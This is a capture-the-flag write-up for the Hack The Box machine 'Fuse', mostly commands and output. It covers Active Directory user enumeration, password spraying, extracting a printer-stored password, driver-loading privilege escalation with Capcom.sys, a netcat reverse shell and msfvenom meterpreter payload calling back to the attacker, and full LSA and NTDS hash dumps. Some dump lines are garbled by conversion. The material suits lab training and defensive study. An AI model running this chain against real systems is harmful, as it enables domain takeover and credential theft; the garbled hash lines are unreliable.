
HTB Fuse


As usual we start with port enumeration.



```
nmap -sC -sV -oN nmap/inital 10.10.10.193
PORT
         STATE SERVICE
                             VERSION
53/tcp open domain?
| fingerprint-strings:
   DNSVersionBindReqTCP:
      version
     bind
80/tcp open http
                          Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-09-26 15:12:39Z)
135/tcp open msrpc
                            Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site 445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
                            Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
                            Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3268/tcp open ldap
3269/tcp open tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http
s://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=9/26%Time=5F6F55D6%P=x86_64-pc-linux-gnu%r(DNSV
SF: ersion Bind Req TCP, 20, "\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\x07 version\)
SF:x04bind\\0\\0\\x10\\0\\x03");
Service Info: Host: FUSE; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 2h39m33s, deviation: 4h02m30s, median: 19m32s
| smb-os-discovery:
    OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
    Computer name: Fuse
    NetBIOS computer name: FUSE\x00
    Domain name: fabricorp.local
    Forest name: fabricorp.local
    FQDN: Fuse.fabricorp.local
   System time: 2020-09-26T08:14:57-07:00
| smb-security-mode:
   account_used: <blank>
    authentication_level: user
    challenge_response: supported
_ message_signing: required
| smb2-security-mode:
     Message signing enabled and required
| smb2-time:
```

```
| date: 2020-09-26T15:15:00
|_ start_date: 2020-09-25T16:25:19
```

If we try to connect to port 80 we get redirected to http://fuse.fabricorp.local/ so I added fuse.fabricorp.local to /etc/hosts.



Screenshot of the website

Clicking on each date reveals more print long with username of the people that requested the print.

```
pmerton
tlavel
sthompson
bhult
administrator
bnielson
```

With kerbrute we can check if these usernames are valid.

/opt/kerbrute/kerbrute_linux_amd64 userenum -d fabricorp.local --dc fabricorp.local user.list

These users are not ASReproastable.

```
Ralinkal:~/Desktop/htb/Fuse$ GetNPUsers.py fabricorp.local/ -no-pass -usersfile user.list
Impacket v0.9.22.dev1+20200902.140502.3c32a77f - Copyright 2020 SecureAuth Corporation

[-] User pmerton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tlavel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sthompson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bhult doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't_have UF_DONT_REQUIRE_PREAUTH set
```

So we try to bruteforce access to their account. We don't have a password list, to create one we can use cewl.

```
cewl -d 4 <a href="http://fuse.fabricorp.local/papercut/logs/html/index.htm">http://fuse.fabricorp.local/papercut/logs/html/index.htm</a> -a -m 3 -w password.list --with-numbers
```

Then always we can use crackmapexec to spray passwords.

```
crackmapexec smb 10.10.10.193 -u user.list -d fabricorp.local -p password.list
```

We find three valid username:password combinations valid:

```
tlavel:Fabricorp01
bhult:Fabricorp01
bnielson:Fabricorp01
```

Unfortunatly we can't access those accounts because we need to change password:

```
crackmapexec smb 10.10.10.193 -u tlavel -d fabricorp.local -p Fabricorp01
```

```
SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
SMB 10.10.10.193 445 FUSE [*] dindows Server 2016 Standard 14393 (name:FUSE) (domain:fabricorp.local) (signing:True) (SMBv1:True)
```

To change password we can use smbpasswd, tool that is preinstalled with kali.

```
kalinkali:~/Desktop/htb/Fuse$ smbpasswd -U tlavel -r 10.10.10.193
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user tlavel
```

Here I typed Fabricorp01 as old password and used password as the new password.

Now we can login with rpcclient to enumerate further.

```
rpcclient 10.10.10.193 -U tlavel
```

Using the following command we can extract a list of all users on the box.

```
enumdomusers
```

```
kalimkali:~/Desktop/htb/Fuse$ rpcclient 10.10.10.193 -U tlavel
Enter WORKGROUP\tlavel's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[befaultAccount] rid:[0×1f7]
user:[svc-print] rid:[0×450]
user:[slonielson] rid:[0×451]
user:[sthompson] rid:[0×641]
user:[tlavel] rid:[0×642]
user:[pmerton] rid:[0×643]
user:[svc-scan] rid:[0×645]
user:[bhult] rid:[0×1bbd]
user:[dandrews] rid:[0×1bbe]
user:[mberbatov] rid:[0×1db1]
user:[astein] rid:[0×1db2]
user:[dmuir] rid:[0×1db3]
rpcclient $> ■
```

Replace the old user.list we created before with this one. So this will we the content of user.list:

```
Administrator
astein
bhult
bnielson
dandrews
DefaultAccount
dmuir
Guest
krbtgr
mberbatov
pmerton
sthompson
svc-print
svc-scan
tlavel
```

Since the theme of this box is printers we can use a command to enumerate printers.

```
enumprinters
```

```
rpcclient $> enumprinters
flags:[0×800000]
name:[\\10.10.10.193\HP-MFT01]
description:[\\10.10.10.193\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
comment:[]
```

We find a password: \$fab@s3Rv1ce\$1

Let's spray this password with all the users we've found:

```
crackmapexec smb 10.10.10.193 -u user.complete -p '$fab@s3Rv1ce$1' -d fabricorp.local
```

```
| No. | No.
```

It works with user svc-print. We can use crackmapexec to check for WINRM.

```
crackmapexec winrm 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1' -d fabricorp.local
```

```
      kalimkali:~/Desktop/htb/Fuse$
      crackmapexec winrm
      10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1' -d fabricorp.local


      WINRM
      10.10.10.193
      5985
      10.10.10.193
      [*] http://10.10.10.193:5985/wsman

      WINRM
      10.10.10.193
      5985
      10.10.10.193
      [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
```

Nice. Now we can use evil-winrm to get a shell.

```
evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
```

Now we can read user.txt located here: C:\Users\svc-print\Desktop\



We have the privilege SeLoadDriverPrivilege, this makes sense since printers have to load their drive to work, but as an attacker we can use this to our advantage and execute mailiciuous code.



Real time protection is disabled so we don't have to worry about any evasion tecniques

get-item 'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'



First we need to download Capcom.sys

FuzzySecurity/Capcom-Rootkit

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or window. Reload to refresh your session. Reload to refresh your session. We use optional third-party analytics cookies to understand how you use GitHub.com so we can build better products.

https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys



And then we need to clone this repository:

TarlogicSecurity/EoPLoadDriver

Proof of concept for abusing SeLoadDriverPrivilege (Privilege Escalation in Windows) GitHub is home to over 50 million developers working together to host and review code, manage projects, and build software together. Proof of concept for abusing SeLoadDriverPrivilege (Privilege Escalation in Windows)


https://github.com/TarlogicSecurity/EoPLoadDriver



And lastly this one:

tandasat/ExploitCapcom

This is a standalone exploit for a vulnerable feature in Capcom.sys. The feature is exposed through IOCTL and to execute an arbitrary user supplied function pointer with disabling SMEP. This exploit simply abuses the feature to perform token stealing to get the SYSTEM privileges, and then launches the command prompt with





Open Visual Studio and we need to compile EoPLoadDriver. So create a new project, and paste the code from eoploaddriver.cpp, then remember to remove the #include <stdafx.h>. Then click on Release, 64 bit and compile. A .exe file is created we will upload this to the victim machine. Then open the ExploitCapcom project with Visual Studio.

Inside the LaunchShell() method we edit the command it launches to launch C:\\temp\rev.bat and not cmd.exe. Then compile the exploit.

Transfer both files to the attacker machine.

Then we need to upload nc.exe to the victim machine, this is easy with evil-winrm, we just need to type the following command:

Then from the attacker machine we are gonna create a file called rev.bat.

```
C:\temp\nc.exe 10.10.15.46 9001 -e powershell.exe
```

And then upload every single file we need from the victim machine.

```
cd C:\temp
upload /usr/share/windows-resources/binaries/nc.exe
upload Capcom.sys
upload exploit/EOPLOADDRIVER.exe
upload exploit/ExploitCapcom.exe
```

Then we need to run the following command:

```
.\EOPLOADDRIVER.exe System\CurrentControlSet\MyService Capcom.sys
```

```
*Evil-WinRW* PS C:\Users\svc-print\Downloads> .\EOPLOADDRIVER.exe System\CurrentControlSet\MyService C:\Users\svc-print\Downloads\Capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: 00000000, WinError: 0
```

From the attacker machine start listening on port 9001

```
nc -lnvp 9001
```

And finally run the exploit from the victim machine

```
.\ExploitCapcom.exe
```

We get a connection back.

```
PS C:\temp> whoami
whoami
nt authority\system
```

We can now grab the root flag & go home. The writeup of HTB-Fuse ends here.

We can now load a meterpreter shell and dump hashes.

First we need to create an executable with msfvenom.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.15.46 LPORT=9001 -f exe > shell.exe
```

Then we can upload the executable with evil-winrm just like we did before and execute it. But before doing it we need to start listening from msfconsole.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST tun0
set LPORT 9001
run
```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```
lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : FUSE
SysKey: 744b0a0de45b846efd124f172fdc90d6
Local name : FUSE ( S-1-5-21-1536657754-2707595059-2839649202 )
Domain name : FABRICORP ( S-1-5-21-2633719317-1471316042-3957863514 )
Domain FQDN : fabricorp.local
Policy subsystem is : 1.14
LSA Key(s) : 1, default {dd5bb261-b360-492c-8619-a2df5baae9ed}
   cur/hex : c0 22 20 e9 92 3a f7 bf d4 0c 93 39 11 54 39 6d 27 1b 91 85 86 56 25 79 e3 12 ae 39 a5 fd 7f 45 30 15 21 62 2b 51 25 96
4f d8 a8 01 94 11 d3 4e c9 e1 c7 fc fc fc 91 df a5 8c e5 3e 6f a0 aa c4 fc 1c 61 cf e8 0f 6e d7 21 3c 8f 59 05 88 e0 25 06 73 e8
 \mathtt{d1} \ 54 \ 4b \ 0f \ 0c \ 00 \ 2a \ 33 \ 31 \ 26 \ 56 \ 10 \ b4 \ c4 \ b0 \ ac \ 58 \ ca \ 4d \ 08 \ 08 \ de \ 6c \ 03 \ 33 \ 1f \ 1d \ 11 \ 1a \ b7 \ c2 \ bf \ 23 \ 34 \ 83 \ 45 \ 6f \ 51 \ 20 \ 92 \ 90 \ 0f \ 86
18 fd c3 b0 5a 91 cf 6c 9f b2 28 7a 47 6d d9 33 ef 5f 7a 3f 78 85 e8 f0 6c 4e e4 8b 89 a1 fc d9 7c 61 eb 46 1e fb 3b c2 14 9d bc
 e3 2b f5 9c 78 50 88 01 d2 de 9f f0 71 90 9b c8 b4 35 a2 cf 9b 9d a9 06 fa 24 d6 38 74 9b d2 bc 23 b0 5d 09 63 0b 52 ec ad 0a ee
38 2c 56 af 78 b5 34 89 10 09 38 f1 d8 6a eb 3a 26 b5 30 e3 10 e3 61 c3 6a 4c b6 26
      NTLM:2a00bfda96cf7a978bf672167de416e8
      SHA1:98fb5134c4dfb7d3332ba2d6527d764b24418826
old/hex : 73 5b 3b 83 30 6b 11 8a 59 82 8c bd 63 44 ae a2 7d 63 b5 dd 45 fb 42 3b 16 ab 13 18 1d dd 09 d5 18 86 bb 2d 55 df a6 76
cf 6b 8c 4c 78 2d 46 29 40 8a 54 81 32 bf 6e 35 32 64 04 d4 1f 9e 5c 51 fe 3b 39 9b 37 36 e9 5e 0a e1 9e 97 28 52 b3 2f 7a 83 ca
 34 c7 c8 3d 61 b0 cb 89 98 0b 54 be d8 fe e4 81 56 ee 76 04 07 f0 9b 8e eb a7 89 2a ea 68 f0 09 86 9d 82 54 0d 77 71 75 89 7c 80
79 cd 70 f7 40 9a b2 90 00 ee 75 8f 07 cc 34 9b c5 e7 bd 29 36 0a 59 00 d9 22 cf 80 b7 39 92 8f a6 41 f8 38 06 a2 b1 5b 11 59 7a
 c5 b6 43 4e 5e 12 92 22 8c ea dc ca 5d 2c 05 fd 81 fd 76 00 6a 81 3b 6d 68 01 f5 0c 7e c3 6a 62 8c f9 fc c9 7e cc 45 99 3b 99 fa
f6 4c e9 42 15 ef 5b ac 53 af 6b 95 e2 cb 2c 1a c3 f8 81 2a a8 b4 91 b5 2c 0b e4 c6
      NTLM:f50de02e5d0399c0892548e87218efd3
      SHA1:c2aec298050ef642d202b9ca1abeaa668761b2fa
Secret : DefaultPassword
cur/text: K3epEmH4cK3rzoUttaH3re!
Secret : DPAPI SYSTEM
cur/hex : 01 00 00 00 21 7d 42 08 97 59 24 67 28 f6 64 ee 33 11 d7 63 8f 03 a9 b7 b9 dc a9 82 97 f2 a2 d6 73 be ef 20 fb 56 72 97
ce ea 81 5c
      full: 217d42089759246728f664ee3311d7638f03a9b7b9dca98297f2a2d673beef20fb567297ceea815c
      \verb|m/u|: 217d42089759246728f664ee3311d7638f03a9b7 / b9dca98297f2a2d673beef20fb567297ceea815ce| begin{picture}(20,0) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (0.00) & (
old/hex : 01 00 00 00 14 fd fc b6 45 f4 a5 28 cf 14 84 2f 43 0f 43 ec 0a 06 22 88 42 d9 1a 2c e5 74 9f 44 1c 2a aa 06 cf 1d 24 ac
10 fa f5 ef
      full:\ 14fdfcb645f4a528cf14842f430f43ec0a06228842d91a2ce5749f441c2aaa06cf1d24ac10faf5ef
      m/u : 14fdfcb645f4a528cf14842f430f43ec0a062288 / 42d91a2ce5749f441c2aaa06cf1d24ac10faf5ef
cur/hex : d8 33 7f 7b a3 2c de 15 cf b4 9a 10 37 3f 6b a9 4e 49 46 70 57 27 e8 1e e8 a9 11 a8 1d ef 19 0c cc 43 92 f3 9c c7 51 1a
06 56 6d 60 da 73 22 74 81 ec b4 9f 69 fc 6a 8a c8 52 e6 f5 03 56 0d 59
old/hex : d8 33 7f 7b a3 2c de 15 cf b4 9a 10 37 3f 6b a9 4e 49 46 70 57 27 e8 1e e8 a9 11 a8 1d ef 19 0c cc 43 92 f3 9c c7 51 1a
06 56 6d 60 da 73 22 74 81 ec b4 9f 69 fc 6a 8a c8 52 e6 f5 03 56 0d 59
```

We find credentials for the Administrator user.

Administrator:K3epEmH4cK3rzoUttaH3re!

```
| Mark |
```

```
secretsdump.py fabricorp.local/Administrator:'K3epEmH4cK3rzoUttaH3re!'@10.10.10.193
Impacket v0.9.22.dev1+20200902.140502.3c32a77f - Copyright 2020 SecureAuth Corporation
 [*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x744b0a0de45b846efd124f172fdc90d6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
-
FABRICORP\FUSE$:aes256-cts-hmac-sha1-96:d5c50af7becfa211e932bb4ebc81821cbff90cf6507d913966c88298ce43a79d
FABRICORP\FUSE$:aes128-cts-hmac-sha1-96:e10c230211a60fd1ca382ad65dd0e7d7
FABRICORP\FUSE$:des-cbc-md5:3ee940072c57f76b
FABRICORP\FUSE$:aad3b435b51404eeaad3b435b51404ee:2a00bfda96cf7a978bf672167de416e8:::
[*] DefaultPassword
FABRICORP\administrator:K3epEmH4cK3rzoUttaH3re!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x217d42089759246728f664ee3311d7638f03a9b7
dpapi_userkey:0xb9dca98297f2a2d673beef20fb567297ceea815c
[*] NL$KM
  0000 D8 33 7F 7B A3 2C DE 15 CF B4 9A 10 37 3F 6B A9 .3.{.,.....7?k.
             4E 49 46 70 57 27 E8 1E E8 A9 11 A8 1D EF 19 0C NIFpW'......
  0010
  0020 CC 43 92 F3 9C C7 51 1A 06 56 6D 60 DA 73 22 74 .C....Q..Vm`.s"t
             81 EC B4 9F 69 EC 6A 8A C8 52 E6 E5 03 56 0D 59
  0030
                                                                                                     ....i.i..R...V.Y
NL$KM:d8337f7ba32cde15cfb49a10373f6ba94e4946705727e81ee8a911a81def190ccc4392f39cc7511a06566d60da73227481ecb49f69fc6a8ac852e6f5035
60d59
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[\,{}^\star] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:370ddcf45959b2293427baa70376e14e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8ee7fac1bd38751dbff06b33616b87b0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
svc-print:1104:aad3b435b51404eeaad3b435b51404ee:38485fd7730cca53473d0fa6ed27aa71:::
bnielson:1105:aad3b435b51404eeaad3b435b51404ee:8873f0c964ab36700983049e2edd0f77:::
sthompson:1601:aad3b435b51404eeaad3b435b51404ee:5fb3cc8b2f45791e200d740725fdf8fd:::
tlavel:1602:aad3b435b51404eeaad3b435b51404ee:aa29fe30dc829ea55199fe8ef0b5fe79:::
pmerton:1603:aad3b435b51404eeaad3b435b51404ee:e76e0270c2018153275aab1e143421b2:::
svc-scan:1605:aad3b435b51404eeaad3b435b51404ee:38485fd7730cca53473d0fa6ed27aa71:::
bhult:7101:aad3b435b51404eeaad3b435b51404ee:aa29fe30dc829ea55199fe8ef0b5fe79::
dandrews:7102:aad3b435b51404eeaad3b435b51404ee:689583f00ad18c124c58405479b4c536:::
mberbatov:7601:aad3b435b51404eeaad3b435b51404ee:b2bdbe60565b677dfb133866722317fd:::
astein:7602:aad3b435b51404eeaad3b435b51404ee:2f74c867a93cda5a255b1d8422192d80:::
dmuir:7603:aad3b435b51404eeaad3b435b51404ee:6320f0682f940651742a221d8218d161:::
FUSE$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator: aes 256-cts-hmac-shal-96: e6d cafd 3738f 9433358d 59ef 8015386 a8c0 a418a09b 3e8968f 8a00c6f a077984f 34666 a8c0 a418a09b 3e8968f 8a00c6f a077986f 34666 a8c0 a418a00b 3e8066 a8c0 a41866 a8c0 a41866 a8c0 a41866 a8c0 a4186
Administrator:aes128-cts-hmac-sha1-96:83c4a7c2b6310e0b2323d7c67c9a8d68
Administrator:des-cbc-md5:0dfe83ce576d8aae
krbtgt:aes256-cts-hmac-sha1-96:5a844c905bc3ea680729e0044a00a817bb8e6b8a89c01b0d2f949e2d7ac9952e
krbtgt:aes128-cts-hmac-sha1-96:67f0c1ace3b5a9f43e90a00c1e5445c6
krbtqt:des-cbc-md5:49d93d43321f02b3
svc-print:aes256-cts-hmac-sha1-96:f06c128c73c7a4a2a6817ee22ce59979eac9789adf7043acbf11721f3b07b754
svc-print:aes128-cts-hmac-sha1-96:b662d12fedf3017aed71b2bf96ac6a99
svc-print:des-cbc-md5:fea11fdf6bd3105b
bnielson:aes256-cts-hmac-sha1-96:62aef12b7b5d68fe508b5904d2966a27f98ad83b5ca1fb9930bbcf420c2a16b6
bnielson:aes128-cts-hmac-sha1-96:70140834e3319d7511afa5c5b9ca4b32
bnielson:des-cbc-md5:9826c42010254a76
sthompson:aes256-cts-hmac-sha1-96:e93eb7d969f30a4acb55cff296599cc31f160cca523a63d3b0f9eba2787e63a5
sthompson:aes128-cts-hmac-sha1-96:a8f79b1eb4209a0b388d1bb99b94b0d9
sthompson:des-cbc-md5:4f9291c46291ba02
tlavel:aes256-cts-hmac-sha1-96:bb6a00ec79d1b7b978c584a67c5587ca5b3a7704e36e1d64ba08cd35dh66bfc8
tlavel:aes128-cts-hmac-sha1-96:18123fd6843fb1f8d1e028f8d76067c6
tlavel:des-cbc-md5:4ca4bc45837a91b3
pmerton:aes256-cts-hmac-sha1-96:102465f59909683f260981b1d93fa7d0f45778de11b636002082575456170db7
pmerton:aes128-cts-hmac-sha1-96:4dc80267b0b2ecc02e437aef76714710
pmerton:des-cbc-md5:ef3794940d6d0120
\verb|svc-scan:aes256-cts-hmac-shal-96:053a97a7a728359be7aa5f83d3e81e81637ec74810841cc17acd1afc29850e5c|| | |svc-scan:aes256-cts-hmac-shal-96:053a97a7a728359be7aa5f83d3e81e81637ec74810841cc17acd1afc29850e5c|| | |svc-scan:aes256-cts-hmac-shal-96:0536-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256-aes256
svc-scan:aes128-cts-hmac-sha1-96:1ae5f4fecd5b3bd67254d21f6adb6d56
svc-scan:des-cbc-md5:e30b208ccecd57ad
bhult:aes128-cts-hmac-sha1-96:d82f1b4869a532bb5d1b15ad2ee46c08
bhult:des-cbc-md5:ad25316e5e32ef97
dandrews:aes128-cts-hmac-sha1-96:497bd974ccfd3979edb0850dc65fa0a8
```

```
dandrews:des-cbc-md5:9ec2b53eae6b20f2
mberbatov:aes128-cts-hmac-sha1-96:fc50f72a3f79c2abc43d820f849034da
mberbatov:des-cbc-md5:8023a16b9b3d5186
astein: aes 256-cts-hmac-shal-96: 7f43 be a8fd662 b275434644 b505505 de055cd fa39 aeb 0e3794 fec26 afd077735 between the control of the con
astein:aes128-cts-hmac-sha1-96:0d27194d0733cf16b5a19281de40ad8b
astein:des-cbc-md5:254f802902f8ec7a
dmuir:aes128-cts-hmac-sha1-96:692fde98f45bf520d494f50f213c6762
dmuir:des-cbc-md5:7fb515d59846498a
FUSE$:aes128-cts-hmac-sha1-96:bf995eed47e2a8849b72e95eabd5a929
FUSE$:des-cbc-md5:b085ab974ff1e049
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other runn
ing services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```